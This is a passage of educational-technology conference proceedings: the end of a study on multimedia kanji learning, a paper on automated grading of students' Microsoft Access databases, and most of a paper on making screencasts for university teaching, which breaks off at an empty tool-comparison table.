In this paper we presented research about modern methods which could enhance *kanji* acquisition for international students of Japanese as a second language. In the first part, we gave the overview of some tools and software for either explicit or implicit learning of *kanji* on various platforms. In the second part, we presented the results of the survey conducted among 47 international students which stated most common problems in learning *kanji* and most often used methods for studying. Problems that students encounter include low retention rates, confusing similar shapes and pronunciations and illogical study order. Most common study strategies include repeated writing, paper or digital flashcards, various multimedia and systematization methods such as Heisig system. Surveyed students were divided into groups who used modern methods such as multimedia together with traditional approach such as repeated writing, and it was noticed that besides diligent and motivated study, usage of multimedia in *kanji* learning significantly helps in acquisition. Secondly, systematization of *kanji* also makes a significant difference in the acquisition rates.

Therefore, we organized an experimental course for 6 students in which the guidelines acquired through the survey were employed. Participants were expected to

memorize between 300 and 400 characters in one semester of study through 30 hours of classes and independent study at home, using Anki SRS digital flashcards and systematic division of *kanji* components. *Kanji* was presented in an order different from traditional, with the emphasis on similarity between shapes, but also frequency of usage as *kanji* itself or as a *kanji* component. Every week participants devised stories to help them memorize shapes and meaning of *kanji* in question, and to share stories in an online environment. Other multimedia was also offered occasionally. General results of the experimental course were successful. Most of the participants reported satisfactory acquisition of the characters and preference for this method over the traditional one. All of the participants plan to continue to learn Japanese language and *kanji*. It can be approximated that at this rate, all of 2136 *kanji* for general use could be successfully acquired within 3 years university bachelor course of Japanese studies.

We can therefore conclude that modern multimedia language learning methods such as digital flashcards, immersion in Japanese language through Internet environment or online collaboration can improve acquisition of *kanji,* and the affinity towards learning, which is an important part of the lengthy *kanji* learning process.

ACKNOWLEDGMENT

We would like to thank Vanja Štefanec for preparing and organizing Anki flashcards for the experimental course in this research.

REFERENCES

[1] Koyama M. S., Hansen Peter C., Stein John F. "Logographic kanji versus phonographic kana in literacy acquisition: How important are visual and phonological skills?," 2008. pp. 41–55, http://nbr.physiol.ox.ac.uk/papers/anyas08.pdf (12.2.2012.)

[2] Cork, C. "Enhancing Japanese kanji acquisition in non-native readers," Honors Theses. Paper 2. 2009. http://repository.cmu.edu/hsshonors/2 (12.2.2012.)

[3] Heisig, J.W. "Remembering the kanji: A complete course on how not to forget the meaning and writing of Japanese characters." University of Hawaii Press, 2007

[4] D'Ydewalle, G. "Foreign-language acquisition by watching subtitled television programs," 2011. http://www.kansai-u.ac.jp/fl/publication/pdf_education/04/4geryd'ydewalle.pdf (12.2.2012.)

[5] Pavakanun, U., d'Ydewalle, G. "Watching foreign television programs and language learning," In: L. Engel, D. G. Bouwhuis, T. Bosser & G. d'Ydewalle (ed.), Cognitive modelling and interactive environments in language learning , Berlin: Springer. 193□198, 1992.

[6] Pye, M. "Study of Kanji (常用漢字の学習)," Hokuseido Publishing, 1984.

[7] Henshall K. G. "A guide to remembering Japanese characters," USA: Tuttle Publishing; 2nd edition. 1995.

[8] Nikolova, O. "Effects of students' participation in authoring of multimedia materials on student acquisition of vocabulary", Language, Learning & Technology, 6(1), 2002, pp. 100-122

[9] Van Aacken, "S. What motivates L2 learners in acquisition of kanji using call: A case study ," Computer Assisted Language Learning Volume 12, Issue 2, 1999, pp. 113-136

APPENDIX

Following is a list of all kanji acquisition tools mention in this paper.

Name	***Platform***	***Home page***
Anki	PC, iOS, Android	http://ankisrs.net/
Chinese Etymology	PC, iOS, Android	http://www.chineseetymology.org
Furiganizer	PC	http://www.furiganizer.com/
Goo	PC	http://dictionary.goo.ne.jp
JA Sensei	Android	https://market.android.com/details?id=com.japanactivator.android.jasensei
Japanese	iOS	http://itunes.apple.com/us/app/japanese/id290664053?mt=8
JED – Japanese Dictionary	Android	https://market.android.com/details?id=com.umibouzu.jed
Jisho	PC, mobile phone	http://www.jisho.org
Jishop	Android	https://market.android.com/details?id=com.jishop_software.jishop&feature=search_result
JLPT Study	iOS	http://itunes.apple.com/us/app/jlpt-study-1-5-level-kanji/id330922255?mt=8
jMemorize	Java enabled device	http://sourceforge.net/projects/jmemorize/
Kanji	Android	http://www.appbrain.com/app/kanji/mx.com.covenant.kanjifull
Kanji Dream	iOS	http://www.appstorehq.com/kanjidream-iphone-84499/app
Kanji Flip	iOS	http://itunes.apple.com/us/app/kanji-flip/id287049212?mt=8
Kanji LS Touch	iOS	http://itunes.apple.com/us/app/kanji-ls-touch-writing-learning/id304848819?mt=8
Kanji Maze	PC	http://members.jcom.home.ne.jp/2822728701/kodomo%20site/naritati-1/nari0101/nari0101.htm
Kanji Networks	PC	http://www.kanjinetworks.com/
Kanji Pop	iOS	http://itunes.apple.com/us/app/kanjipop-kanji-practice-in/id295235915?mt=8
Kanji Roushi	PC, iOS	http://www.kanjiroushi.net/
Kanji Sensei	iOS	http://itunes.apple.com/us/app/kanji-sensei/id307174033?mt=8
Kanji Wiki	PC	http://tell.fll.purdue.edu/KanjiWiki/
Kanji Word Search	iOS	http://itunes.apple.com/us/app/kanji-wordsearch/id412691744?mt=8
KeyHoleTV, iKeyHoleTV	PC or iOS	http://www.v2p.jp/video/english/index.html
Kids Web Japan: Quick Kanji	PC	http://web-japan.org/kidsweb/language/quickkanji/index.html
King Kanji	PC, some PDAs	http://www.gakusoft.com/kingkanji.htm
Kotoba	iOS	http://itunes.apple.com/us/app/kotoba!-japanese-dictionary/id288499125?mt=8
My Japanese Coach	iOS, Nintendo DS	http://www.ubi.com/US/Games/Info.aspx?pId=7042
Remembering the Kanji	iOS	http://itunes.apple.com/us/app/remembering-the-kanji/id424471278?mt=8
Renshuu	PC	http://www.renshuu.org
Reviewing the Kanji	PC	http://kanji.koohii.com
Rikai, Rikai-chan, Rikai-kun	PC	http://www.rikai.com
WWWJDIC	PC	http://www.csse.monash.edu.au/~jwb/cgi-bin/wwwjdic.cgi?1C

Tools for Grading Students' Exercises for Microsoft Access Applications

N. Majstorović*, Ž. Širanović * and K. Kavran*
*Polytechnicum Zagrabiense/INRO , Zagreb, Croatia
nmajstor@yahoo.com, zsiranovic@tvz.hr, kresimir.kavran@tvz.hr

Abstract - This paper describes the teacher's tools for automated grading of students' exercises in Microsoft Access skill and knowledge. The method requires teachers to build etalon sample of Microsoft Access database which satisfies all the requirements expected to be done by the students. This etalon is processed by Distiller Utility to extract information about database objects and its properties into decision-support database. The Property Browser allows the teachers to assign score points for correct value settings of arbitrary property for each database table, form, report or their fields, sections or controls. Finally, the Grader Utility is to perform inspection of collected student's databases and report their results. Flexible parameterized exercise description is also generated with RTF memos included. Some degree of robustness is accomplished in grading accuracy for text and numeric values. The development is in the direction to port decision-support database from Microsoft Access to Microsoft SQL server, Property Browser as ASP.NET application and includes Queries and Entity Relationship support.

I. INTRODUCTION

There are many software tools developed in order to help teachers in teaching and grading students. The learning curve improvement that would result in spared time and faster and more accurate testing is welcome. The great benefit for teaching institutions came from the use of general purpose lessons development and delivering systems such as Moodle having functionality of generating and grading the student tests. Other supplemental grading tools are to be integrated as in [6]. Used programming technique is covered in [1].

Some curricula and topics require emulators for testing the students' skills and knowledge. This approach requires students to build a solution document using the targeted application.

This paper describes the tools developed to help in grading students using Microsoft Office applications and in particular Microsoft Office Access as a database management system. Comparing the teachers' etalon solution against the student test is used. In order to be as accurate as possible all the possible attributes of all objects are exposed to assign score points in fine details.

The Grader Utility performs calculation of a huge multitude of individual results even for a large number of students' groups. Summary and detailed test results are available.

II. TEACHER ETALON SOLUTION

A. Microsoft Access Application

Microsoft Access is a Relational Database Management System (RDBMS). Although this tool has limited capabilities of judging the students' ability in developing database applications, the elements of database solutions such as database tables, Structured Query Language (SQL) queries, screen forms and reports are very precisely defined and therefore it is possible to accurately grade the required design. Most of the knowledge and skills mastered in Microsoft Access design is applicable in building solutions in any RDBMS.




Figure 1. Grader database ER

B. Building solution

The teacher is supposed to prepare a simple but representative test covering the knowledge of database objects as much as possible. This means choosing the examples dealing with well-known and commonly used entities and events. Most of the time the students are expected to deal with selecting the proper data type, entity

relationship and assigning attributes values rather than the objects themselves.

The starting point in judging a student's test is to have the teacher's etalon solution whose grading would amount to 100%. This is also to verify that the task can be easily done within the required time.

C. *Details to be considered*

During the test design session the teacher is supposed to precisely assign the values to all the attributes of each object in the solution which are going to be taken into account. It is recommended to avoid using wizards and to leave most of the default values unchanged.

III. DISTILLER UTILITY

A. *Microsoft Access Application*

The Microsoft Access application is usually split into separate front-end and back-end parts. The tests are supposed to be in single mdb or accdb database file. The students' test documents are collected database files




Figure 2. Browser Utility

named by the students and assigned to them in the Grader database.

The teacher etalon database is to be processed by the Distiller Utility and for that it has to be completed and locked. The Grader database is a structured Microsoft Access database containing information about students, test samples, obtained (scored) points in relation to the obtainable results.

There are many tools developed to automate process of comparing Microsoft Office documents made by students against etalon. This approach is used for Excel in [3] and [4], Access in [3], Word in [5] and Power Point in [5].

At the very beginning tests consists of unique Visual Basic for Applications (VBA) code modules for judging particular example. This was very time consuming and error sensitive job. The Grader database is used to make program modules reusable. Teacher focus is to select and assign score points to objects and properties he/she chooses rather than deal with VBA code performing comparison of documents.

B. *Access Tables*

Table is the key building block in the relational database design. The theory and techniques for database normalization are well-known but difficult. Fortunately, thinking about entities and their native attributes in describing the real world events usually leads to pretty good design.

The Distiller Utility examines each table from the etalon database and obtains their properties and all its fields. For each field all the attribute-value pairs are stored in details of the table record.

C. *Access Forms*

The Screen Form for display and editing of table data is usually done by wizards. Good Form design includes the choice of controls and their layout for representing different data types contained in the data tables.

The Distiller Utility loops the collection of forms, stores the forms *data in a* master objects table and then loops through controls collection and stores controls attribute-value pairs in detail.

D. *Access Report Forms*

The Report Form for display and printing of table data is usually done by wizards. The report design includes the grouping levels, choice of controls and their layout for representing different data types contained in the data tables.

The Distiller Utility loops through the collection of reports, stores reports data in master objects table and then loops through controls collection and stores controls attribute-value pairs in detail.

E. *Access Code Modules*

Automated Grading of programming knowledge as in [7] is not covered jet. Although, VBA code written for event handling can be extracted they are not automatically compared.

IV. PROPERTY BROWSER

A. *Browsing Objects*

The completed etalon database is to be locked. The distilled database contains all the information about the etalon and exposes them to assign score points to the chosen selection of attribute-value pairs and to add remarks and other useful data for task composition.

Although this database may have a very large number of records (a well-known sample database "North wind" traders consists of 8 tables, 22 forms, 13 reports having 825 fields and controls with potentially 80,847 attribute-value pairs. Grader database is of great help. One can use only several tables, forms and reports and ask the students to design a solution satisfying the strongly specified requirements.

B. *Using markup and print control data*

When assigning score points the teacher can add a remark for each attribute-value pair or store Rich Text

Format (RTF) task description in the memo field. Flags: *hide property*, *hide value* and *hide type* are also used in producing Access Report for the test. This document elaborates in detail what the students are expected to do but it is formal, uniform and rigid. The remarks and memos are used to make them better. The teacher can use this report as a starting point for writing a good exercise text.




Figure 3. Grader Utility

V. GRADER UTILITY

A. *Assigning documents to students*

The completed and collected documents are to be assigned to students by document path. This path is used to actually open the student's database for inspection. The student's table may be populated or imported and used for other tests. The student's ID is used as the primary key for this table.

B. *Grading*

The grading process is to be initiated student by student. The Microsoft Access application is used to actually open and show the students' database for inspection. The tables, forms and reports are looped through their fields and controls and compared for their values with the etalon. If no exact match for names and text variables is found, the grader looks for the closest match. For numeric data a threshold for relative error is used.

The teacher can make changes in the student's database in order to resolve some grading errors. Finally, if no score is assigned by the teacher, the grader-suggested score points can be accepted. Grading process is fast and easy but not automatic [8].

C. *Result Report*

For each test ID in the support database a summary report is generated as Access report. The Report SQL query aggregated by the student ID can be exported as Excel workbook. For each student there is an available detailed report and for a large number of students it may be convenient to export it to the Portable Document Format (PDF) format.

VI. CONCLUSION

The approach of comparing the students' documents against the teacher's etalon is feasible not only for grading Microsoft Office Applications. It might be also very useful for applications with well-known object data model such as Autodesk Auto Cad or Adobe CS InDesign.

The Programming Utility for grading Microsoft Access is done first. The reason is in fact that with writing a relatively small piece of code a great part of access objects and their properties are covered. The Distilling etalon database to the finest detail proved to be right on target, because the Property Browser facilitates the teacher in navigating through the tables, forms, reports and their controls to assign score points to the selected attribute-value pairs. The building task description is automated as an Access report form. The grading results accuracy is very high and the grading results are available as a summary report and detailed report for each student.

The porting of the Grader database to SQL server and programming Browser Utility as ASP.NET [2] application can be easily done in order to exchange public tests among registered users.

The main drawback is the time-consuming task of giving supplementary texts to make the task description less rigid and to hide some task details the teacher does not want the students to see.

REFERENCES

[1] E. Petroutsos, MASTERING Visual Basic 2010, Sybex, Indianopolis, 2010.

[2] D. Esposito, Programming Microsoft ASP.NET 4, Microsoft Press, March 2011.

[3] T. Hill, "Excel Grader and Access Grader" The SIGSCE Bulletin, vol. 6, No. 2, pp. 101-105, June 2004.

[4] T. Hill, "MEAGER: Microsoft Excel Automated Grader" Jnal of Computing Sciences in Colledes, vol. 18, No. 6, pp. 151-164, June 2003.

[5] T. Hill, "Word Grader and Power Point Grader" ACM Inroads, pp. 34-36, June 2011.

[6] Z. Kovacic and. J.S. Green, "Automated assessment of advanced office skills", 2010 DEANZ Conference, Wellington, New Zealand, April 2010.

[7] B. Ben-Moshe and N. Davidovich, "The Impact of Automated Grading System on Students' Assignments", The 6th Annual MEITAL National Conference: New Directions in E-Learning in Higher Education, Haifa, August 2008.

[8] J.A. Harris, E.S. Adams and N.L. Harris, "Making program grading easier: but not totally automatic", Journal of Computing Sciences in Colleges, vol. 20, pp. 319-330, October 2004.

Creation and Use of Screencasts in Higher Education

S. Mohorovičić
University of Rijeka, Faculty of Maritime Studies, Rijeka, Croatia
sanja@pfri.hr

Abstract - This paper researches potential uses of the screencasts in higher education. Screencasts can be applied in various courses, not only in informatics. Several examples from teaching practice are mentioned. Two aspects of producing screencasts in higher education are elaborated: when screencast is produced by the teacher and by the student. Step by step procedure of screencast creation is explained – from preparation to publishing and sharing. Most popular screencasting tools are mentioned and compared.

I. INTRODUCTION

Modern students, the so called Net Generation or Digital Natives, use computers on daily basis and spend big amount of time online. They are accustomed to modern technology, multimedia and online environment. In order to fill their own learning gaps, students are frequently searching for help on YouTube [1], Wikipedia and Google. This is a much faster and simpler way to gain necessary information or to find how-to explanations, than using books.

Development of information and communication technologies (ICT) has influenced teaching and learning process. Blended courses have become common in higher education over the past few years. Students are no longer limited simply to books and face-to-face lessons. Learning materials have become varied, teachers and students use various types of synchronous and asynchronous communication over Internet and teaching can be realized online. Creation of multimedia teaching and learning material is becoming easier and cheaper. The use of screencasts is getting increasingly popular in higher education.

"A screencast is a digital recording of computer screen activity, often containing audio narration." [2] The content of computer screen, microphone, video camera and computer audio can be captured with screencast, although it is usually used only for recording computer screen and audio narration. Terms screencasting, screen capturing and screen recording are synonymies, and refer to the process of creating screencast. Screencasting tool refers to the software application for recording screencast. A person who creates screencast doesn't need any specific technical knowledge besides the basic computer operating skills, but if a more complex, better edited and polished screencast is wanted, more skills and time are needed.

In their classrooms, many teachers use a computer connected to a projector in order to demonstrate how to navigate the Web, complete a specific task within an application or share other computer-based information [3]. Screencasting tool allows teachers to record what is on their computer screen and share created videos with students. When someone is watching a screencast, the effect is like a live experience: it's like looking over the teacher's shoulder in one-on-one instruction, or like looking at the teacher's demonstration on a computer over the projector on the wall in a classroom. Teacher's presence is very important in teaching. One method for being more present in e-learning, especially in distance education, is using screencasts.

The paper researches potential uses of screencasts in higher education, listing several examples from teaching practice. Step by step procedure of screencast creation is explained – from preparation to distribution stage. Most popular screencasting tools are mentioned and compared. There are many advantages but there are also some disadvantages and potential problems which should be considered when designing and using screencasts. Some of them will be pointed out.

II. POTENTIAL USES

"A screencast can be a standalone multimedia learning object or can be part of a series that together comprise a fuller learning resource, or indeed be part of a learning object that integrates a screencast(s) with other hypermedia elements."[4]

Classification of educational screencasts can be made in several ways. Considering who creates a screecast, we distinguish two groups: created by teacher or created by student. One simple classification categorizes the screencasts as substitutional, supplemental and those created by students [5], [6]. Substitutional screencasts are the substitute to the traditional face-to-face lecture in the classroom, enabling student to hear the material again or to catch up if he/she missed the lecture. Supplemental screencasts are more used in higher education and have greater educational value, providing (1) summaries or synthesis of the course material, or (2) additional material for broadening or deepening student's understanding or teaching matter presented in the classroom. Screencast are commonly created by teachers but students are not necessarily just the consumers of the screencasts; they can also be creators of the learning material (screencasts) thus developing their ICT skills and creativity. Study [7] lists five instructional strategies that are commonly used in the

screencasts: provide overview, describe procedure, present concept, focus attention, and elaborate content.

The students prefer interactive tutorials to passive tutorials [8]. Screencasts are more effective when they engage the user to be active rather than passive. Quiz questions can be embedded in the screencast to ensure dynamic interactivity between the video and the user [9].

A. *Screencasts Created by Teacher*

Teachers and staff members (IT suport, librarians, etc.) create screencasts primarily according to the students' needs with the intention to support student learning to achieve learning outcomes and provide technical support. Screencast should be created only if it is the most appropriate and effective way to present or explain something to the students. They can also be used in a face-to-face class, not just outside the clasroom.

Here are some examples of how the screencasts can be used: software demonstration, computer-based procedures, presenting how to navigate a website and find information, illustrating step-by-step problem solving, answering frequently asked questions, explaining complex concepts, explaining how to complete a homework assignment, previewing a forthcoming lecture, reviewing or summarizing a previous lecture, explaining diagrams, pictures or simulations, giving personalized feedback to students on assignments, etc. In higher education, screreencasts are not used just for students, they are also used for instructing teachers and other professionals in higher education institutions (e.g. explaining how to fill out forms and use various applications). Textual how-to explanations can be complicated and time consuming to write; on the other hand, screencasts are great replacement for them and can be more effective than following a set of written instructions.

According to existing research and experiences in higher education, generally positive feedback has been given by the students (consumers of the screencasts), often demanding for more screencasts created by a teacher. Results mostly show that screencasts are an effective and efficient tool for enhancing and facilitating student learning. The following is a short insight into using screencasts in different areas within the higher education.

Screencasts can be very beneficial in computer programming courses for demonstration of problem solving process and guided worked examples. For example, [10] discuss the use of screencasts in Java programming course and [11] in the introductory programming wih C. There are several studies on using screencasts in mathematics (mathcasts) [12], [13], [14] and statistic courses [2], [15]. Screencasts can also be created using a tablet for showing handwritten step-by-step solutions to math problems including specialist mathematical notation. Article [16] describes the use of screencasts for demonstrating how to use MATLAB software in an engineering focused university. In medical education, images are often used for explaining, thus screencasts can be used to accompany anatomy and embryology [17] or ophthalmology [18] lectures. Study [19] describes the use of the screencasts in a large introductory materials science and engineering course. There are many studies ([20], [21], [22], [23], [24], etc.) on using screencasts within academic libraries. Screencasts cover instructions on searching specific databases, using catalogs and other library related tasks. Teachers can also use screencasts for communication with students regarding their work. Studies [25] and [26] show positive experiences of the use of screencasts as video feedback (veedback) and evaluation of assignments and essays.

Besides these positive experiences, there are few researches with different results. For instance, study [27] indicates that across all learning preferences students performed much better in recreating tasks when they used a static web page with screen shots than they did after viewing a screencasting tutorial. Study [28], that looked at the use of screencasts in teaching object-oriented programming in Java, found no significant effect of screencasts on learning.

B. *Screencasts Created by Student*

Although the literature talks less about the screencasts created by students than those created by the teachers, these videos are also very useful in higher education. A teacher can give students an assignment to create screencasts, which can be graded. Students can explain solved tasks, present the project, explain a concept, etc. through screencast and thus be the creators of the instructional videos, which can be beneficial for all students. In that way, students can learn from one another.

Study [29] shows that screencasts in which each student explains geometric proofs (mathematics) followed by the students reviewing all their screencasts, have an influence on developing their skills at writing and evaluating geometric proofs. Another example of positive experience of students' screencasts is in a computer programming course "Algorithms and data structures" at the University of Rijeka, Faculty of Maritime studies [30], where they have been in use for two generations. In the beginning of semester, the students have been given an assignment to record a short video explaining one of the main concepts of C++ language. These screencasts put together were supposed to cover the basics in order to refresh their knowledge. Although the quality of these screencasts varied depending on the author, students were relatively satisfied with their videos and pointed out that they were very helpful. Besides, the students were encouraged to explain solved assignments (programming code) that they solved at home, using screencasts instead of coming to the faculty for consultations. Several students were very satisfied to use this option.

III. WORKFLOW OF SCREENCAST CREATION

While each screencast can have somewhat different purpose, screencasts are all similar in terms of development and production [19]. Creation of screencast can be simple, but a huge number of factors determine the overall quality of a video [31]. First of all, pedagogical and instructional design principles should be taken into consideration in screencast creation, which is discussed throughout literature: [32], [13], [33], [4], [7], etc. "Scripting, piloting, and editing while keeping educational

principles at the forefront will undoubtedly take additional time" [22]. A novice presenter could need several hours to create a short 5-10 minutes screencast but this time should reduce significantly with experience [14]. It would be a good idea to watch other people's screencasts before creating her/his own. In that way, teacher will be able to see other good or bad examples which will give him an insight on what should be taken into account. With the complexity of the screencast, needed time and skills are increasing.

A methodical workflow of creating screencast by stages will be described and some relevant tips will be pointed out, regardless of the specific screencasting tool. More detailed description of the creation process, software and file formats can be found in [34]. Fig. 1 shows stages of the workflow of screencast creation.

A. *Equipement*

Screencast creation requires a computer, software for capturing the computer screen in video format (screencasting tool), microphone for voice recording and optionally a web cam. In addition, speakers for playback are also required. For more consistent sound quality, the use of microphone with headphones is a better option since they remain at a fixed distance from a speaker's mouth and less noise is being recorded.

Before screencast creation, all the necessary equipment should be prepared and one of the screencasting tools chosen. Several of them will later be mentioned and compared.

B. *Planning*

Careful planning is the most important for the recording stage of screencast creation and can greatly improve screencast quality. The planning includes what is being recorded, more accurately, what are the learning goals and content. It would be wise to create a clear and concise story script or a storyboard for the screencast that is going to be recorded. The script can be more or less detailed. It can include word for word description of everything that will be narrated accompanied with the visual sequences of onscreen activity (for example, in two columns: action on the screen in one column and audio in the other), or a few written guidelines or reminders can be sufficient, especially for a person who is more comfortable with the subject matter and has more experience with screencasts. The "extras" (e.g. annotations) that will be included in the editing stage should also be considered in the script [35].

Although a screencast can be recorded without narration, research [36] has showed that screencast with narration was significantly more effective than screencast without narration in enhancing students' learning performance. It is advised to break large topics into smaller segments and create several screencast instead of a long one because one of the most important recommendations in the reference books is to keep screencast short. There are several reasons for that; a smaller file size and keeping students' attention and patience are only some of them. If a series of screencasts is being recorded, they should be of consistent dimensions (resolution), as well as have a common style - branding (e.g. introductory and ending title screen).

C. *Preparation*

This stage of screencast creation requires preparation of the equipment, materials, content of the computer screen and the surroundings (location).

Preparation and testing if the equipment is working properly with the best settings is needed (for example, is the microphone recording the voice at all and is the recorded sound of good quality – voice should be loud enough and clear). All materials that will be used in the screencast should be prepared (e.g. presentation, images, animations). Computer screen shouldn't contain unneeded content that could distract the viewer or reveal unwanted data. Therefore, the unnecessary applications and content should be closed or removed (for example, block pop-ups and close unnecessary toolbars in the web browser). Software applications, documents, etc. that will be used in screencast should be opened and sized to the record window. In order to avoid complications with hiding personal or proprietary information, another user account on the computer can be created. For better text and elements visibility on screen, the font size can be increased or the resolution of the computer changed and than screencast recorded in full screen at a lower resolution [37]. Selecting quiet location and controlling the ambient noise (electrical interference, machines, fans, etc.) and interruptions are important for the best sound quality [38].

If necessary, the content of the screencast can be tested and practiced several times before switching into the recording stage.

D. *Recording*

If the script or the storyboard in the preparation stage is good and detailed, the content and an estimated time of the video duration are known.

Computer screen, voice and optionally video by camera can be recorded (captured). Teacher can open a webcam while recording screencast and have a video of himself in the screencast (if screencasting tool has that option). This is rarely used in practice, but ensures more personalized screencast. A selected area of the screen, a specific window or the entire screen can be captured




Figure 1. The workflow of screencast creation

(dragging a cursor over the area or selecting one of the preset sizes). For example, 640 x 480 can be chosen for a video that will be published on the web.

It is important to speak clearly when recording screencasts. Usually, the screencasting tools have the option to pause/continue recording, stop recording and restart recording. "Working a scene at a time is much easier to do than trying to record a long, uninterrupted sequence" [39] so the pause/continue button can be used during the recording in order to be better prepared for each sequence and to minimize errors. Similarly, it is very practical to pause the recording when a window should be opened and placed inside the recording area and than continue recording. Usually, the audio is recorded during screen capturing but the audio can be recorded after recording (and editing) the video.

Everything is recorded in the video, including mouse movements and clicks which can later be edited. Mouse movements should be slower than usual when something is being pointed while the rest of the time mouse movements should be controlled so as not to become annoying and distracting to the viewer. In some screencasting tools, cursor and mouse clicks can be highlighted, making them more visible.

If an error occurs in a sentence, sometimes it is better to pause and repeat the entire sentence without stopping the recording and edit later (cut out the bad parts) than restart recording from the beginning. This is a less time consuming method.

E. Editing

After the recording, the video should be reviewed and edited, if necessary. Editing stage of the screencast creation can take a long time or even be omitted entirely. A good screencast depends not only on planning but also on thoughtful editing afterwards [40]. In editing stage, the creator can: edit video (e.g. if some errors have been made during the recording, they can be edited or cut out), edit audio, add pans and zooms, add captions and highlights, create a title and a closing slide, transitions, etc. If screencast has a narration, the viewer shouldn't be burdened with the excessive text in captions. For best video clarity, consistent dimensions (width x height, e.g. 640x480) should be used throughout all stages i.e. recording, editing and producing.

F. Exporting, Distributing and Archiving

After everything is recorded and edited and the results are satisfying, the final files of the screencast should be made in the desired file format and quality for publishing and distributing to students. Choosing a video file format (file size and quality) depends on the delivery method. Certain screencasting tools allow the export of the completed video (file) in various formats.

The screencast should be tested before the final publication. Video files can be delivered to the students (consumers) in a variety of ways : over a web page, by uploading into Learning Management Systems (LMS) where students can access them when they are logged into the e-course, by uploading to the video sharing service (e.g. YouTube, Screencast.com), blog, as downloadable media, sent over e-mail (short screencasts, i.e. small size files), delivered on a CD/DVD, in a folder on a computer in the classroom from which students can copy it, etc.

All the produced files, working projects and materials should be archived for future use or editing.

The time necessary for the creation of a screencast varies depending on what is to be created and how comfortable someone is with the use of technology. Investing more time, making better preparations, using high quality equipment and high quality software with more editing options are important for the screencasts made to last, and the final video of the best possible quality. When an instant screencast is needed, that is created for lesser use, e.g. for explaining assignments to the students, it can be created much quicker and easier, disregarding irrelevant errors. The best option for that kind of video is to use one of the free web-based screencasting tools. This is especially interesting for students created screencasts. Short tutorials without much editing can be created and published in a matter of minutes. Generally, tiny errors and a perfect screencast shouldn't burden the creator since they are time consuming. More on useful recommendations and guidelines can be found in literature, e.g. [37], [39], [40] and [37].

IV. SCREENCASTING TOOLS

Educational screencasts can be created by hired professionals according to the client's needs. For instance, Scraster (http://scraster.com) produces highly-polished, professional screencasts. Most commonly, the teachers or the staff members in higher education, create the screencasts themselves using one of screencasting tools.

Many screencasting tools exist which vary in usability and functionality. Some screencasting tools that come in basic free account often have limitations, such as limited editing capabilities, recording time or available file formats, but precisely due to this simplicity these free tools are easier to learn and to use than commercial tools. On the other hand, commercial software offers lots of features and more quality screencasts can be produced.

The most popular screencasting tools are listed and their features compared in Table I. Best tools for quick screencasting are free and simple tools such as Screencast-O-Matic, Jing, Screenr and CamStudio. One of the most popular tools for professional screencasting is Camtasia Studio which is more expensive compared to other commercial tools but it is also feature-rich. There are desktop applications or web-based tools (online) that require no installation. For some of the web-based tools the user does not need to login (e.g. Screencast-O-Matic) while for the others no special registration is needed since the already existing Facebook, Tweeter, Google or Yahoo account can be used (e.g. Screenr).

When choosing a screencasting tool, teacher (creator) should consider which tool best fits the needs. For a beginner it is best to use one of the free screencasting tools and try out several screencasting tools (free and trial versions of commercial tools) before thinking of buying one.

TABLE I. THE COMPARISON OF THE MOST POPULAR SCREENCASTING TOOLS

Screencasting tool	Cost	Desktop or web application	Platform	Capture web camera	Features	Export file formats	Limitations
